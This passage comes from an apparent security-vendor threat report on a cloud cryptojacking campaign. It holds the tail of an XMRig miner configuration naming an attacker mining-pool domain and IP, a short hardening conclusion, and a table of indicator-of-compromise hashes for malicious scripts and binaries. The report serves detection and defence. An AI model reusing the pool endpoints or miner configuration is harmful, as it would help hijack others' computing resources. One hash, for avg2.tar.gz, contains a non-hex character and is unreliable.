            "url": "pubzone.htxreceive.top:45546"
        },
        {
            "url": "194.147.114.20:45546"
        }
    ]
```

Figure 10 – XMRig Configs

Conclusion

Adversaries continue to prey on weak passwords and misconfigurations to obtain initial access in cloud environments. Ensuring your systems are hardened against weak credentials, out of date software and are not exposing unauthenticated API endpoints is critical to protect your cloud assets. For more content like this, follow Lacework and Lacework Labs on Twitter and LinkedIn!

IoCs

Artifact (File/Domain/IP)	Hash
htx-i.i686	f64d39fe9d3e99e1b1ff21953c042e168ba888adf128f67c35023281eefc4949
htx-i.686 (UPX packed)	1a1fb5458bddd77f52258b46428c551dd869cd213977ff4f01a76616a59c4bcd
ai.sh	609ea576c7b430366f8118835f0ccb661b8875735dcc6bc55cb26d031a78d4af
ar.sh	d584130e3e53f4152d3c5ddb3c5f6d31b923f48e92b628c199a583b8a04d556a
d.sh	b9fe879082970e08830aeacd27be8ae017ac56c19aec0161676d20681ec392d5
b.sh	bc1da58e62a5dbdaa5af28f406c1de39ffedce94d2e2a6e82a286e2d8e108254
f.sh	97425b089e184f5373ff71de32015a8deba7b5652c7ed952b0030647b65310f4
c.sh	95cd336e31f08a3c33d009faae52a71ca249f688b2355d75e3ade74e9d705435
a.sh	fba130a236f69759f93fc964c364de7c731b1543f386f2c80ab6c347c15b4211

crontab.sh (from Docker image)	7e37c00d8c7a7f596d77c49ec8d69c168950c4cf65ed8d2184ba882a946f49fc
ai.sh	a5d4f0a4109a6e78b8cd17f786e60ae8e9d9b9b53e6d4cd415d0689ca86dde5f
ar.sh	c9d7c60d63d13eda57b616332c9803ad2db2bfb4f6dbf132fb46435735804814
d.sh	4739e4deebfe79c41eacfc533aa2e8f165550c754b334a5ee0640fcac069ca2f
b.sh	bc1da58e62a5dbdaa5af28f406c1de39ffedce94d2e2a6e82a286e2d8e108254
c.sh	95cd336e31f08a3c33d009faae52a71ca249f688b2355d75e3ade74e9d705435
a.sh	7127e91ebb342af4957740f9e089c1838e76d09f8ad305ef967adab9501cec74
avg3.tar.gz	539fcc468a29987b9d8d623e04c8b8659f3f22785044ec15cfe3ec46668a1f07
avg2.tar.gz	473f4e068e60c2a3bd9adff7e8b164117399992308l4c2aea31e616c42e3815e
htx-i-.x86_64 (unpacked)	9a56365297461c773fff32a5ba3480486a685896323682cf3dd6391a6535150a

avg1.tar.gz	789daa4865a3ba964dc0300e82928c47676d031ccf16c83f866211de4a91fe4a

XMRig 6.8.2	69510db42e300635a6e8a373f156cfa44d5cedad5e35f4ef0b2b2648503a3422
avg.tar.gz	293cd3f172dbac111945dd7de52c746a7b5cfbddca57247969397f4d356d1311
avg4.tar.gz	8c214f4db38266eda767bee6fd2a1c7d0435ff5b2f067b021adb654be522e751
ai.sh	e77ab132b6b8ad236a8993d00c9ad6de3709ea2cebe7df0ec0eb4a1401642f02
ar.sh	c35b6ccf7663c0d451b022a8714db78ffb0590aa07342868966f0509e9a1bd02
d.sh	eb371d81aa1b85d1fbdf94dfd34743c01fc68a2809e6925c6482e20f54455292
b.sh	921ef70fcf433c08817286384afd4b7868e9b171eafed59ba3da362dc9128614
a.sh	355229282e78889fbce2b75499eae7a3f600225c807774d8fe68f9fc555fb240
x.sh	bd81696e8455bb6c3714960913b8eff654ea7f17daa9223aaa7b118a6a28a0ad